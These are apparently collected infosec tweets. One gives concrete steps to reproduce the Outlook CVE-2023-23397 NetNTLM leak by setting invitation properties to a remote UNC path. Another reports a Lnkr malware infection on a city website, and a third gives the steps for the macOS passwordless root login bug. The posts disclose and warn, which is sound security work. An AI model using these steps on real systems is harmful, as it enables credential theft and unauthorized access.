@atn1ght1@delivr_to Apparently, the PropID is dynamic in Outlook. I was able to execute the POC in a couple minutes using OutlookSpy.
Check out: https://t.co/FB89kZlnRy
CVE-2023-23397
Finally got a way Outlook sends the crafted netntlm leaking invation. Just created a invation in Outlook, then used OutlookSpy plugin to add these parameters.
0x8065 -> unicode -> \\1.2.3.4\smb
0x8063 -> boolean -> true
NetNTLM leak without user interaction.
@KCMO The https://t.co/KYrUwnGbvQ website is infected with Lnkr malware, please let your web team know asap and make sure they are not using an infected browser extension. Several pages contain a link to a malicious js file hosted on clonyjohn[.]com. #LNKR#malware#infosec

@AppleSupport@Apple You can access it via System Preferences>Users & Groups>Click the lock to make changes. Then use "root" with no password. And try it for several times. Result is unbelievable!